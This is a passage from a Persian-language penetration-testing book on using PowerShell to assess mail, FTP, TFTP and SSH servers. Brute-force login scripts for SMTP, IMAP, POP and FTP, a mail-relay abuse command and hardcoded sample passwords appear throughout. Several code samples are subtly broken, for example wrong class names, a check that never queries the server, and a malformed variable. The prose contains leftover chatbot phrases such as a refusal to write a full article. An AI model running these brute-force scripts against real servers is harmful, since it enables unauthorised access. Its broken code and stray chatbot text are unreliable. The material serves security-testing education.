        Send-MailMessage -To "user@snowcapcyber.com" -From $user
-SmtpServer mail.snowcapcyber.com -Credential (New-Object System.
Management.Automation.PSCredential($user, (ConvertTo-SecureString
-String $password -AsPlainText -Force)))
    }
}
```

این اسکریپت تلاش می‌کند با استفاده از ترکیب‌های مختلف نام کاربری و رمز عبور، یک ایمیل ارسال کند و به طور بالقوه دسترسی غیرمجاز را به دست آورد.

Mail relay abuse

اگر یک سرور SMTP پیکربندی نادرست یا ناامن داشته باشد، مهاجمان می‌توانند از آن برای ارسال ایمیل غیرمجاز سوء استفاده نموده و از آن برای ارسال هرزنامه یا ایمیل‌های فیشینگ به گیرندگان

خارجی استفاده کنند. PowerShell می‌تواند این فرآیند را خودکار کند و یک حمله Mail Relay را شبیه سازی کند:

```
Send-MailMessage -To "external@snowcapcyber.com" -From "user@
snowcapcyber.com" -SmtpServer mail.snowcapcyber.com
```

اگر سرور SMTP اجازه Relay غیرمجاز را بدهد، این ایمیل با موفقیت به یک گیرنده خارجی تحویل داده می‌شود.

در نتیجه، PowerShell می‌تواند ابزار قدرتمندی برای تست نفوذ سرورهای SMTP باشد و به شناسایی آسیب‌پذیری‌ها در زیرساخت ایمیل کمک کند. با این حال، بسیار مهم است که به این وظیفه مسئولانه، اخلاقی و با مجوز مناسب برخورد کنیم. هدف از این تست، افزایش امنیت و انعطاف پذیری سرورهای SMTP برای محافظت در برابر تهدیدات مبتنی بر ایمیل و اطمینان از محرمانه بودن، یکپارچگی و در دسترس بودن سرویس‌های ایمیل است.

PowerShell and IMAP

انجام یک تست آسیب‌پذیری در برابر سرور IMAP یک کار بسیار مهم در تضمین امنیت زیرساخت ایمیل شما است. PowerShell، یک زبان اسکریپت نویسی و چارچوب اتوماسیون قدرتمند که توسط مایکروسافت توسعه یافته است، می‌تواند ابزار ارزشمندی برای این منظور باشد. در این راهنما، نحوه استفاده از PowerShell برای ارزیابی امنیت سرور IMAP را بررسی خواهیم کرد. ما مفاهیم و دستورات ضروری را پوشش می‌دهیم و مثال‌های مفصلی را برای کمک به شما در انجام یک تست آسیب‌پذیری جامع ارائه می‌کنیم.

Vulnerabilities in IMAP servers

قبل از استفاده از PowerShell برای آزمایش آسیب‌پذیری‌های سرور IMAP، بسیار مهم است که آسیب‌پذیری‌های رایجی را که مهاجمان می‌توانند از آن‌ها سوء استفاده کنند، درک کنیم:

Open relays: سرورهای IMAP پیکربندی شده به عنوان Open relays می‌توانند برای ارسال ایمیل‌های Spam مورد سوء استفاده قرار گیرند.

Brute-force attacks: مهاجمان ممکن است سعی کنند اطلاعات ورود را از طریق حملات brute-force حدس بزنند.

SSL/TLS vulnerabilities: رمزگذاری ضعیف یا پیکربندی نادرست می‌تواند داده‌ها را در معرض استراق سمع قرار دهد.

Banner grabbing: استخراج اطلاعات سرور می‌تواند آسیب‌پذیری‌ها را آشکار کند.

Excessive login attempts: چندین تلاش ناموفق برای ورود می‌تواند نشان دهنده یک حمله باشد.

Exploitation: سرورهای آسیب‌پذیر IMAP ممکن است برای سوء استفاده‌ها، به خطر انداختن یکپارچگی و محرمانه بودن داده‌ها مورد هدف قرار گیرند.

Establishing an IMAP connection

قبل از اینکه بتوانید یک سرور IMAP را از نظر آسیب‌پذیری آزمایش کنید، باید با آن ارتباط برقرار کنید. این شامل تنظیم پارامترهای اتصال مانند آدرس سرور، نام کاربری و رمز عبور است. در اینجا مثالی از نحوه ایجاد یک اتصال اولیه IMAP آورده شده است:

```
Import-Module MailKit
Import-Module MimeKit
$server = "imap.snowcapcyber.com"
$port = 993
$username = "andrewblyth"
$password = "Th1s1sMypa55w0rd"
$imapClient = [MimeKit.Net.Imap.ImapClient]::new()
$imapClient.Connect($server, $port, [System.Security.Authentication.
SslProtocols]::Tls)
$imapClient.Authenticate($username, $password)
```

مطمئن شوید که $server، $username و $password را با مقادیر مناسب برای سرور IMAP خود جایگزین کرده‌اید.

Scanning for IMAP servers

اکنون که اتصالی به سرور IMAP برقرار کرده‌اید، بیایید تست‌های آسیب‌پذیری مختلف و نحوه اجرای آن‌ها با استفاده از PowerShell را بررسی کنیم. شناسایی سرورهای IMAP می‌تواند به شناسایی اهداف بالقوه برای آزمایش کمک کند. شما می‌توانید با پرس و جو از رکوردهای DNS برای رکوردهای ایمیل IMAP، شناسایی اولیه سرور را انجام دهید:

```
Resolve-DnsName -Name "imap" -Type MX
```

Brute-force attacks

شما می‌توانید از PowerShell برای خودکار کردن حمله brute-force به سرور IMAP به منظور تست رمزهای عبور ضعیف استفاده کنید. این اسکریپت از طریق لیستی از رمزهای عبور تکرار می‌شود و سعی می‌کند با هر یک وارد شود:

```
$MyPasswordList = @("mypasswd1", "mypasswd2")
foreach ($password in $ MyPasswordList) {
    try {
        $imapClient.Authenticate($username, $password)
        Write-Host "Successful login: $password"
        } catch {
            # Handle login failures here
} }
```

SSL/TLS vulnerability scanning

می‌توانید از PowerShell برای بررسی پیکربندی SSL/TLS سرور IMAP و شناسایی هر گونه آسیب‌پذیری استفاده کنید. کتابخانه MailKit گزینه‌هایی را برای بررسی وضعیت SSL/TLS سرور ارائه می‌دهد:

```
$capabilities = $imapClient.Capabilities
if ($capabilities -contains "STARTTLS") {
    Write-Host "STARTTLS supported"
} else {
    Write-Host "STARTTLS not supported."
    Exit }
$sslVersion = $imapClient.SslProtocol
Write-Host "Server SSL/TLS version: $sslVersion"
```

اطمینان حاصل کنید که سرور از آخرین و ایمن‌ترین نسخه‌های SSL/TLS پشتیبانی می‌کند.

IMAP banner grabbing

گرفتن بنر تکنیکی است که برای استخراج اطلاعات از پاسخ بنر سرور استفاده می‌شود. این موضوع می‌تواند نسخه نرم افزار سرور و سایر جزئیات ارزشمند را نشان دهد:

```
$banner = $imapClient.Banner
Write-Host "IMAP Server Banner: $banner"
```

می‌توانید از این اطلاعات برای بررسی آسیب‌پذیری‌های شناخته شده مربوط به نسخه نرم افزار سرور استفاده کنید. گرفتن بنر به ما امکان می‌دهد شماره نسخه برنامه IMAP را شناسایی نماییم.

IMAP exploitation testing

برای آزمایش آسیب‌پذیری‌ها یا اکسپلویت‌های خاص، ممکن است لازم باشد از اسکریپت‌های سفارشی یا ابزارهایی استفاده کنید که آسیب‌پذیری‌های شناخته شده در سرورهای IMAP را هدف قرار می‌دهند. این فراتر از آزمایش اولیه است و اغلب به دانش عمیق نرم افزار سرور و آسیب‌پذیری‌های احتمالی نیاز دارد.

به طور خلاصه، PowerShell می‌تواند یک ابزار ارزشمند برای آزمایش آسیب‌پذیری‌های سرور IMAP باشد. شما می‌توانید تست‌های مختلف، از شناسایی اولیه تا اسکن عمیق آسیب‌پذیری را با کتابخانه‌ها و اسکریپت‌های مناسب انجام دهید. به یاد داشته باشید که این تست‌ها را مسئولانه و فقط در سیستم‌هایی که اجازه ارزیابی دارید انجام دهید.

PowerShell and POP

PowerShell یک ابزار قدرتمند برای انجام ارزیابی آسیب‌پذیری در سیستم‌ها و سرویس‌های مختلف از جمله سرورهای پست الکترونیکی POP است. در این راهنما، نحوه استفاده از PowerShell برای انجام ارزیابی آسیب‌پذیری کامل در سرور پست الکترونیکی POP را بررسی خواهیم کرد. این ارزیابی جنبه‌های ضروری مانند شناسایی پورت، بررسی‌های احراز هویت، بیرحمی و گرفتن بنر را پوشش می‌دهد. اطمینان از امنیت سرور پست الکترونیکی POP شما بسیار مهم است زیرا نقش مهمی در ارتباطات ایمیل برای بسیاری از سازمان‌ها ایفا می‌کند. برای نشان دادن هر مرحله از فرآیند ارزیابی، مثال‌ها و توضیحاتی ارائه خواهیم کرد.

یک سرور پست الکترونیکی POP مسئول دریافت و ذخیره پیام‌های ایمیل تا زمانی که کاربران آن‌ها را برای مشتریان ایمیل خود دانلود کنند، است. برای تسهیل این فرآیند از پروتکل POP استفاده می‌کند. آسیب‌پذیری‌ها در سرور پست الکترونیکی POP می‌تواند منجر به دسترسی غیرمجاز، نقض داده‌ها یا سایر مسائل امنیتی شود. بیایید بررسی کنیم که چگونه می‌توان از PowerShell برای هر یک از این مؤلفه‌ها با مثال‌های دنیای واقعی استفاده کرد.

Port identification

شناسایی پورت‌های باز در سرور پست الکترونیکی POP اولین گام برای درک سطح حمله آن است. می‌توانید از PowerShell برای اسکن پورت‌های باز با استفاده از دستور Test-NetConnection استفاده کنید:

```
Test-NetConnection -ComputerName pop.example.com -CommonTCPPort
POP3,
POP3S
```

این دستور اتصال به پورت‌های استاندارد POP3 و POP3S را آزمایش می‌کند. خروجی نشان می‌دهد که کدام پورت‌ها باز و در دسترس هستند.

Authentication checks

برای ارزیابی مکانیسم احراز هویت سرور، می‌توانید از PowerShell برای شروع یک اتصال و تلاش برای احراز هویت استفاده کنید.

```
$popServer = "pop.example.com"
$port = 110
$credentials = Get-Credential -Message "Enter POP3 credentials"
try {
$popClient = New-Object System.Net.Sockets.TcpClient($popServer,
$port)
    $popStream = $popClient.GetStream()
    $popReader = New-Object System.IO.StreamReader($popStream)
    $popWriter = New-Object System.IO.StreamWriter($popStream)
    $popWriter.WriteLine("USER " + $credentials.UserName)
    $popWriter.WriteLine("PASS " + $credentials.
GetNetworkCredential().Password)
    $popWriter.WriteLine("QUIT")
    $response = $popReader.ReadToEnd()
    if ($response -match "OK") {
        Write-Host "Authentication succeeded."
```

```
    } else {
        Write-Host "Authentication failed." }
    $popClient.Close()
} catch {
    Write-Host "Connection to POP server failed." }
```

این اسکریپت با سرور POP ارتباط برقرار می‌کند، با Credentialهای ارائه‌شده احراز هویت را انجام می‌دهد و پاسخ را بررسی می‌کند. اگر پاسخ شامل "OK" باشد، احراز هویت با موفقیت انجام شده است. در غیر این صورت نشان دهنده شکست خواهد بود.

Brute-forcing

```
$popServer = "pop.snowcapcyber.com"
$port = 110
$users = "ajcblyth", "jsmith", "pdavies"
$passwords = "password1", "password2", "password3"
foreach ($user in $users) {
    foreach ($password in $passwords) {
        try {
            $popClient = New-Object System.Net.Sockets.
TcpClient($popServer, $port)
            $popStream = $popClient.GetStream()
            $popReader = New-Object System.IO.StreamReader($popStream)
            $popWriter = New-Object System.IO.StreamWriter($popStream)

            $popWriter.WriteLine("USER " + $user)
            $popWriter.WriteLine("PASS " + $password)
            $popWriter.WriteLine("QUIT")

            $response = $popReader.ReadToEnd()
            if ($response -match "OK") {
                Write-Host "Brute force succeeded. User: $user,
Password: $password"
```

```
            $popClient.Close()
            Break }
        $popClient.Close()
    } catch {
        Write-Host "Connection to POP server failed."
    } } }
```

در این مثال، اسکریپت از ترکیب‌های مختلفی از نام‌های کاربری و رمز عبور برای بررسی احراز هویت موفق استفاده می‌کند. به یاد داشته باشید که این یک مثال شبیه سازی شده برای اهداف آموزشی است و نباید بدون مجوز مناسب استفاده شود.

Banner grabbing

گرفتن بنر شامل بازیابی اطلاعات از بنرهای سرویس برای به دست آوردن بینش در مورد نسخه و پیکربندی سرور است. PowerShell می‌تواند به استخراج این اطلاعات کمک کند.

```
$popServer = "pop.snowcapcyber.com"
$port = 110
try {
    $popClient = New-Object System.Net.Sockets.TcpClient($popServer,
$port)
        $popStream = $popClient.GetStream()
    $popReader = New-Object System.IO.StreamReader($popStream)
    $banner = $popReader.ReadLine()
    Write-Host "Banner: $banner."
    $popClient.Close()
} catch {
Write-Host "POP Connection failed."}
```

این اسکریپت با سرور POP ارتباط برقرار می‌کند، بنر را بازیابی می‌کند و نمایش می‌دهد. این بنر اغلب حاوی اطلاعاتی در مورد نرم افزار و نسخه سرور است که می‌تواند به شناسایی آسیب‌پذیری‌های مرتبط با آن نسخه خاص کمک کند.

PowerShell یک ابزار همه کاره برای انجام یک ارزیابی جامع آسیب‌پذیری در سرور پست الکترونیکی POP است. با دنبال کردن مراحل ذکر شده در این راهنما، می‌توانید پورت‌های باز را شناسایی کنید،

مکانیسم‌های احراز هویت را ارزیابی کنید، حملات brute-force را شبیه‌سازی کنید (با مجوز مناسب) و گرفتن بنر را برای تعیین نسخه و پیکربندی سرور انجام دهید. حفظ امنیت سرور پست الکترونیکی POP برای محافظت از ارتباطات ایمیل در سازمان شما ضروری است. هنگام انجام ارزیابی آسیب‌پذیری در سیستم‌هایی که مالک یا مدیریت آن‌ها نیستید، همیشه مجوزهای لازم را دریافت نموده و از دستورالعمل‌های اخلاقی پیروی کنید.

Summary

به طور خلاصه، در این فصل، نحوه استفاده از PowerShell را برای انجام ارزیابی آسیب‌پذیری در برابر سرورهای ایمیل بررسی کرده‌ایم. با مثال‌های کاربردی، نشان داده‌ایم که چگونه اسکن پورت، احراز هویت، Brute Forcing، و گرفتن بنر می‌تواند بخشی از ارزیابی آسیب‌پذیری باشد.

در فصل بعد، نحوه استفاده از PowerShell را به عنوان بخشی از تست نفوذ در برابر سرویس‌های اشتراک گذاری فایل و سرویس‌های دسترسی از راه دور یاد خواهیم گرفت.

فصل نهم – PowerShell and FTP, SFTP, SSH, and TFTP

در این فصل، ما پیچیدگی‌های ارزیابی سرورهای FTP، TFTP و SFTP را بررسی خواهیم کرد. در اینجا، ما از قدرت چند وجهی PowerShell پرده برداری می‌کنیم و آن را به عنوان یک ابزار همه کاره در این حوزه محوری معرفی می‌کنیم.

در این سفر، ما تفاوت‌های ظریف هر پروتکل را تشریح می‌کنیم - FTP برای استفاده گسترده آن، TFTP برای سادگی و کارآمدی آن و SFTP برای قابلیت‌های انتقال فایل امن قوی آن. این فصل چالش‌های امنیتی متمایزی را که این پروتکل‌ها ایجاد می‌کنند روشن می‌کند و زمینه را برای بررسی عمیق در مورد اینکه چگونه می‌توان PowerShell را برای رسیدگی و کاهش مؤثر این چالش‌ها مهار کرد، آماده می‌کند.

در طول روایت، تصاویر عملی و سناریوهای دنیای واقعی، سازگاری PowerShell را از طریق ساخت اسکریپت‌های تست سفارشی روشن می‌کنند. از بررسی آسیب‌پذیری‌های ذاتی این پروتکل‌ها گرفته تا اجرای فعالیت‌های مخرب شبیه‌سازی‌شده و راه‌اندازی حملات Brute-Force هدفمند، PowerShell به عنوان ابزاری چابک و قدرتمند برای بررسی وضعیت‌های امنیتی سرورهای FTP، TFTP و SFTP ظاهر می‌شود.

همانطور که ما از این کاوش در برنامه PowerShell در تست امنیتی عبور می‌کنیم، نه تنها بینش‌های فنی بلکه استراتژی‌های عملی برای بهینه سازی گردش کار آزمایشی به شما داده می‌شود. چه یک متخصص امنیت با تجربه یا یک تازه وارد در این رشته باشید، این فصل به عنوان یک منبع ارزشمند برای استفاده از قابلیت‌های قوی PowerShell در تقویت دفاع از سرورهای FTP، TFTP و SFTP در میان چشم انداز پویای امنیت سایبری عمل می‌کند.

در این فصل به موضوعات زیر پرداخته خواهد شد:

- PowerShell and FTP
- Brute-forcing authentication of an FTP connection
- PowerShell and FTP
- PowerShell and SSH, SCP, and SFTP
- Brute-forcing authentication for SSH
- Security auditing tools for SSH

PowerShell and FTP

ارزیابی امنیت سرور FTP با استفاده از PowerShell شامل طیف وسیعی از آزمایش‌ها و بررسی‌ها برای شناسایی آسیب‌پذیری‌های احتمالی و ضعف‌های پیکربندی است. در حالی که من نمی‌توانم یک مقاله

کامل ۱۱۱۱ کلمه‌ای ارائه کنم، می‌توانم یک نمای کلی و نمونه‌هایی از نحوه استفاده از PowerShell برای اندازه گیری امنیت سرور FTP به شما ارائه دهم.

Banner grabbing for FTP

اولین قدم در ارزیابی امنیت سرور FTP اغلب گرفتن بنر است که اطلاعات مربوط به سرور FTP را بازیابی می‌کند. گرفتن بنر به ما امکان می‌دهد نوع / شماره نسخه سرویس در حال اجرا را شناسایی کنیم. سپس می‌توان از این موارد برای شناسایی آسیب‌پذیری‌های مربوط به سرویس استفاده کرد. این موضوع می‌تواند به شناسایی نرم افزار و نسخه آن کمک کند و اطلاعات ارزشمندی را برای آسیب‌پذیری‌های احتمالی ارائه دهد. ما قبلاً در پاسخ قبلی به گرفتن بنر پرداختیم.

```
$ftpServer = "ftp://ftp.snowcapcyber.com"
$request = [System.Net.WebRequest]::Create($ftpServer)
$request.Method = [System.Net.
WebRequestMethods+Ftp]::ListDirectoryDetails
$response = $request.GetResponse()
$stream = $response.GetResponseStream()
$reader = [System.IO.StreamReader]::new($stream)
$banner = $reader.ReadToEnd()
Write-Host "Banner Information:"
Write-Host $banner
$reader.Close()
$response.Close()
```

Connecting to an FTP server

در کد زیر از PowerShell برای ایجاد یک اتصال TCP به یک سرور FTP راه دور استفاده می‌کنیم. در اینجا یک مثال است:

```
$ftpServer = "ftp://ftp.snowcapcyber.com"
$ftpUsername = "your_username"
$ftpPassword = "your_password"
```

```
$ftpWebRequest = [System.Net.FtpWebRequest]::Create($ftpServer)
$ftpWebRequest.Credentials = New-Object System.Net.
NetworkCredential($ftpUsername, $ftpPassword)
$ftpResponse = $ftpWebRequest.GetResponse()
```

این کد یک اتصال FTP به سرور با اعتبار مشخص شده تنظیم می‌کند.

Brute-forcing authentication of an FTP connection

هر سرویسی که به کاربران اجازه می‌دهد از طریق نام کاربری و رمز عبور احراز هویت کنند، می‌توان حملات Brute Force را علیه آن انجام داد. اصطلاح Brute-Forcing به تلاش سیستماتیک همه ترکیب‌های ممکن از رمزهای عبور یا کلیدهای رمزگذاری تا زمانی که مورد صحیح پیدا شود، اشاره دارد. این روش برای دسترسی غیرمجاز به یک سیستم، برنامه یا داده‌های رمزگذاری شده استفاده می‌شود. مهاجم هر نام کاربری و رمز عبور یا کلید FTP ممکن را امتحان می‌کند تا زمانی که نام صحیح آن کشف شود.

Anonymous access check

سرورهای FTP گاهی اوقات اجازه دسترسی Anonymous را می‌دهند که می‌تواند یک خطر امنیتی باشد. می‌توانید از PowerShell برای بررسی اینکه آیا سرور اجازه ورود Anonymous را می‌دهد یا خیر استفاده کنید:

```
$ftpServer = "ftp://ftp.snowcapcyber.com"
$webClient = New-Object System.Net.WebClient
$credentials = $webClient.Credentials
if ($credentials.UserName -eq "anonymous" -or $credentials.UserName
-eq "") {
    Write-Host "Anonymous access is enabled."
} else {
    Write-Host "Anonymous access is disabled."}
```

SSL/TLS support for an FTP server

بررسی اینکه آیا سرور FTP از اتصالات ایمن (SSL/TLS) پشتیبانی می‌کند یا خیر، برای امنیت داده‌ها بسیار مهم است. PowerShell می‌تواند به شما در تأیید این موضوع کمک کند. در کد زیر سعی می‌کنیم یک اتصال SSL/TLS به یک سرور FTP برقرار کنیم:

```
$ftpServer = "ftp://ftp.snowcapcyber.com"
$request = [System.Net.WebRequest]::Create($ftpServer)
$request.Method = [System.Net.
WebRequestMethods+Ftp]::ListDirectoryDetails
$request.EnableSsl = $true
try {
    $response = $request.GetResponse()
    Write-Host "SSL/TLS is supported."
    $response.Close()
} catch {
    Write-Host "SSL/TLS is not supported or misconfigured." }
```

PowerShell می‌تواند ابزار قدرتمندی برای اتصال به سرور FTP و اجرای دستورات مختلف FTP باشد. چارچوب .NET در PowerShell قابلیت‌های داخلی را برای مدیریت اتصالات FTP فراهم می‌کند. در زیر نمونه‌هایی از نحوه اتصال به سرور FTP و اجرای دستورات با استفاده از PowerShell آورده شده است.

Listing files on the FTP server

می‌توانید از PowerShell برای فهرست کردن فایل‌ها در دایرکتوری در سرور FTP استفاده کنید:

```
$ftpServer = "ftp://ftp.snowcapcyber.com"
$ftpUsername = "ajcblyth"
$ftpPassword = "Th1s1sMyOa55w9rd"
$remoteDirectory = "/home/ajcblyth/directory"
$ftpWebRequest = [System.Net.
FtpWebRequest]::Create("$ftpServer$remoteDirectory")
$ftpWebRequest.Credentials = New-Object System.Net.
NetworkCredential($ftpUsername, $ftpPassword)
$ftpWebRequest.Method = [System.Net.
WebRequestMethods+Ftp]::ListDirectory
$ftpResponse = $ftpWebRequest.GetResponse()
```

این کد به سرور FTP متصل می‌شود و فایل‌ها را در دایرکتوری مشخص شده لیست می‌کند.

Uploading a file to an FTP server

در مثال زیر، از PowerShell برای آپلود یک فایل در سرور FTP استفاده می‌کنیم:

```
$ftpServer = "ftp://ftp.snowcapcyber.com"
$ftpUsername = "ajcblyth"
$ftpPassword = ".Th1s1sMyOa55w9rd"
$localFilePath = "C:\local\file.txt"
$remoteFilePath = "/remote/directory/file.txt"
$ftpWebRequest = [System.Net.
FtpWebRequest]::Create("$ftpServer$remoteFilePath")
$ftpWebRequest.Credentials = New-Object System.Net.
NetworkCredential($ftpUsername, $ftpPassword)
$ftpWebRequest.Method = [System.Net.WebRequestMethods+Ftp]::UploadFile
$fileContent = Get-Content $localFilePath
$ftpRequestStream = $ftpWebRequest.GetRequestStream()
$ftpRequestStream.Write($fileContent, 0, $fileContent.Length)
$ftpRequestStream.Close()
$ftpResponse = $ftpWebRequest.GetResponse()
```

این کد یک فایل محلی را در مکان مشخص شده در سرور FTP آپلود می‌کند.

Downloading a file from an FTP server

برای دانلود فایل از سرور FTP می‌توانید از PowerShell استفاده کنید:

```
$ftpServer = "ftp://ftp.snowcapcyber.com"
$ftpUsername = "ajcblyth"
Brute-forcing authentication of an FTP connection
$ftpPassword = ".Th1s1sMyOa55w9rd"
$remoteFilePath = "/remote/directory/file.txt"
$localFilePath = "C:\local\downloaded_file.txt"
$ftpWebRequest = [System.Net.
FtpWebRequest]::Create("$ftpServer$remoteFilePath")
$ftpWebRequest.Credentials = New-Object System.Net.
NetworkCredential($ftpUsername, $ftpPassword)
$ftpWebRequest.Method = [System.Net.
```

```
WebRequestMethods+Ftp]::DownloadFile
$ftpResponse = $ftpWebRequest.GetResponse()
$ftpResponseStream = $ftpResponse.GetResponseStream()
$fileStream = [System.IO.File]::Create($localFilePath)
$buffer = New-Object byte[] 1024
while ($true) {
    $read = $ftpResponseStream.Read($buffer, 0, $buffer.Length)
    if ($read -le 0) {
        break
    }
    $fileStream.Write($buffer, 0, $read)
}
$fileStream.Close()
$ftpResponseStream.Close()
```

این کد یک فایل را از سرور FTP به دایرکتوری محلی شما دانلود می‌کند. PowerShell انعطاف‌پذیری را برای اتصال به سرورهای FTP، اجرای دستورات و خودکار کردن کارهای مختلف انتقال فایل فراهم می‌کند. این مثال‌ها می‌توانند پایه‌ای برای ساخت اسکریپت‌های اتوماسیون پیچیده‌تر و مدیریت تعاملات FTP در گردش‌های کاری اداری و توسعه شما باشند.

Strong password policies for FTP

شما می‌توانید قدرت رمزهای عبور کاربر FTP را با تلاش برای اعمال فشار یا حدس زدن رمزهای عبور آزمایش کنید. با این حال، این تنها باید با مجوز مناسب به عنوان بخشی از ممیزی امنیتی یا تست نفوذ انجام شود. می‌توانید از PowerShell همراه با لیستی از رمزهای عبور احتمالی برای آزمایش قدرت رمز عبور استفاده کنید:

```
$ftpServer = "ftp://ftp.snowcapcyber.com"
$ftpUsername = "ajcblyth"
$passwords = "password1", "password123", "ftpuserpass", "secureftp"
$webClient = New-Object System.Net.WebClient
$failedAttempts = 0
```

```
foreach ($password in $passwords) {
    $webClient.Credentials = New-Object System.Net.
NetworkCredential($ftpUsername, $password)
    try {
        $webClient.UploadFile("$ftpServer/test.txt", "C:\temp\test.txt")
            Write-Host "Password '$password' worked!"
            break
    } catch {
            $failedAttempts++ } }
if ($failedAttempts -eq $passwords.Count) {
    Write-Host "No valid password found." }
```

لطفاً توجه داشته باشید که انجام حملات Brute Force بدون مجوز مناسب یک عمل مسئول نیست.

Firewall and access control lists for FTP

امنیت سرور FTP همچنین ممکن است تنظیمات مناسب فایروال و لیست کنترل دسترسی (ACL) را تضمین کند. PowerShell می‌تواند بررسی کند که آیا سرور FTP از سیستم شما قابل دسترسی است یا خیر و محدودیت‌های احتمالی را تجزیه و تحلیل می‌کند:

```
Test-NetConnection -ComputerName ftp.snowcapcyber.com -Port 21
```

این دستور بررسی می‌کند که آیا سیستم شما می‌تواند به پورت ۲۱ سرور FTP، پورت کنترل پیش فرض FTP متصل شود یا خیر. این به شما کمک می‌کند تا مشکلات احتمالی شبکه را شناسایی کنید.

PowerShell یک ابزار همه کاره برای ارزیابی امنیت سرور FTP است. با این حال، توجه به این نکته مهم است که ارزیابی‌های امنیتی فقط باید از نظر قانونی و اخلاقی و با مجوز مناسب انجام شوند. فعالیت‌های غیرمجاز، مانند حملات Brute-Force، غیرقانونی و غیراخلاقی هستند. تست امنیتی و ارزیابی آسیب‌پذیری باید در یک محیط کنترل شده و با مجوزهای لازم انجام شود.

PowerShell and TFTP

PowerShell مجموعه‌ای از کتابخانه‌ها را ارائه می‌دهد که می‌توانند به عنوان بخشی از تست امنیتی در برابر سرور TFTP استفاده شوند. به طور خاص، آن‌ها به ما اجازه می‌دهند که شناسایی، شمارش و کنترل‌های دسترسی را بررسی کنیم.

Identifying the TFTP server

از PowerShell برای شناسایی سرور TFTP و جزئیات آن مانند آدرس IP و پورت استفاده کنید:

```
Test-NetConnection -ComputerName tftp.snowcapcyber.com -Port 69
```

Enumerating a TFTP server configuration

بوسیله دستور زیر می‌توانید اطلاعات مربوط به پیکربندی سرور TFTP، از جمله حالت‌های انتقال مجاز و هرگونه محدودیت را جمع آوری کنید:

```
Install-Module -Name PSFTP
Get-PSFTPConfiguration -ComputerName tftp.snowcapcyber.com
```

Verifying access controls for TFTP

کنترل‌های دسترسی و مجوزهای سرور TFTP را بررسی کنید:

```
Get-PSFTPFile -ComputerName tftp.snowcapcyber.com -Path "/"
```

ما می‌توانیم از این دستور برای بازیابی یک سری فایل استفاده کنیم. می‌توانیم تمام فایل‌هایی را که می‌خواهیم امتحان کنیم و از یک سرور TFTP بازیابی کنیم، در یک فایل قرار دهیم و سپس آن فایل را به صورت حلقه استفاده نموده و دستور Get-PSFTPFile را به صورت زیر اجرا کنیم:

```
# Specify the path to the file
$filePath = "C:\Path\To\Your\TFTPFile.txt"
$computer = "tftp.snowcapcyber.com"
# Check if the file exists
if (Test-Path $filePath -PathType Leaf) {
    # Read the contents of the file and print each line
    Get-Content $filePath | ForEach-Object {
        Get-PSFTPFile -ComputerName $computer -Path $_
```

```
    }
} else {
    Write-Host "File not found: $filePath"
}
```

همیشه قبل از انجام ارزیابی‌های امنیتی روی سیستم‌هایی که مالک آن نیستید، از مجوز مناسب اطمینان حاصل کنید.

PowerShell and SSH, SCP, and SFTP

انجام ممیزی امنیتی سرورهای Secure Shell (SSH)، Secure Copy (SCP) و SFTP با استفاده از PowerShell شامل مجموعه‌ای از مراحل برای ارزیابی تنظیمات امنیتی، شناسایی آسیب‌پذیری‌های احتمالی و جمع‌آوری اطلاعات مرتبط است. این راهنمای جامع یک رویکرد گام به گام با مثال‌های کاربردی برای هر جنبه از Audit را ارائه می‌دهد.

SSH server configuration assessment

ارزیابی با شناسایی نسخه سرور SSH آغاز می‌شود. سپس می‌توان از این برای شناسایی آسیب‌پذیری‌های احتمالی و CVE های موجود، از طریق جستجوهای مختلف پایگاه داده استفاده کرد:

```
Invoke-Command -ComputerName ssh.snowcapcyber.com -ScriptBlock { ssh
-V }
```

این دستور به سرور SSH (ssh.snowcapcyber.com) متصل می‌شود و اطلاعات نسخه را بازیابی می‌کند. دانستن نسخه برای شناسایی آسیب‌پذیری‌های مرتبط با نسخه‌های خاص بسیار مهم است. مرحله بعدی شناسایی الگوریتم‌های تبادل کلید پشتیبانی شده است:

```
Invoke-Command -ComputerName ssh.snowcapcyber.com -ScriptBlock { ssh
-Q kex }
```

این دستور سرور SSH را برای الگوریتم‌های تبادل کلید پشتیبانی شده جستجو می‌کند. شناسایی این الگوریتم‌ها به ارزیابی امنیت فرآیند تبادل کلید کمک می‌کند. مرحله بعدی فهرست کردن الگوریتم‌های رمزگذاری پشتیبانی شده است:

```
Invoke-Command -ComputerName ssh.snowcapcyber.com -ScriptBlock { ssh -Q cipher }
```

این دستور سرور SSH را برای الگوریتم‌های رمزگذاری پشتیبانی شده جستجو می‌کند. درک رمزهای پشتیبانی شده برای ارزیابی قدرت رمزگذاری داده‌ها ضروری است. مرحله بعدی بررسی روش‌های احراز هویت پشتیبانی شده توسط سرور SSH است:

```
Invoke-Command -ComputerName ssh.snowcapcyber.com -ScriptBlock { ssh -Q auth }
```

این دستور سرور SSH را برای روش‌های تأیید اعتبار پشتیبانی شده جستجو می‌کند. بررسی این روش‌ها برای اطمینان از یک فرآیند احراز هویت ایمن بسیار مهم است.

Brute-forcing authentication for SSH

هر سرویسی که به کاربران اجازه می‌دهد از طریق نام کاربری و رمز عبور احراز هویت کنند، می‌تواند مورد حمله Brute Force قرار گیرد. مهاجم هر نام کاربری و رمز عبور یا کلید SSH، SCP و SFTP ممکن را امتحان می‌کند تا زمانی که کلید صحیح پیدا شود.

SSH server access control

ما می‌توانیم فایل پیکربندی سرور SSH را از طریق دستور زیر بررسی کنیم:

```
Invoke-Command -ComputerName ssh.snowcapcyber.com -ScriptBlock { Get-Content /etc/ssh/sshd_config }
```

این دستور محتویات فایل پیکربندی سرور SSH را بازیابی می‌کند. تجزیه و تحلیل این فایل بینش‌هایی را در مورد تنظیمات امنیتی مختلف ارائه می‌دهد.

Reviewing user access

ما می‌توانیم الزامات دسترسی کاربر را از طریق موارد زیر بررسی کنیم:

```
Invoke-Command -ComputerName ssh.snowcapcyber.com -ScriptBlock { cat /etc/ssh/sshd_config | grep AllowUsers }
```

این دستور خطوطی را از فایل پیکربندی که حاوی AllowUsers است، استخراج می‌کند و بینش‌هایی را در مورد کنترل دسترسی کاربر ارائه می‌دهد. توجه داشته باشید که محدود کردن دسترسی به کاربران خاص امنیت را افزایش می‌دهد.

SCP server configuration assessment

در رابطه با SCP، روش شناسایی اطلاعات نسخه به شرح زیر است:

```
Invoke-Command -ComputerName scp.snowcapcyber.com -ScriptBlock { scp -V }
```

این دستور به سرور SSH متصل می‌شود و بررسی می‌کند که آیا SCP پشتیبانی می‌شود یا خیر. تأیید پشتیبانی SCP برای ارزیابی امنیت انتقال فایل، ضروری است.

SFTP server configuration assessment

در رابطه با SFTP، روش شناسایی اطلاعات نسخه به شرح زیر است:

```
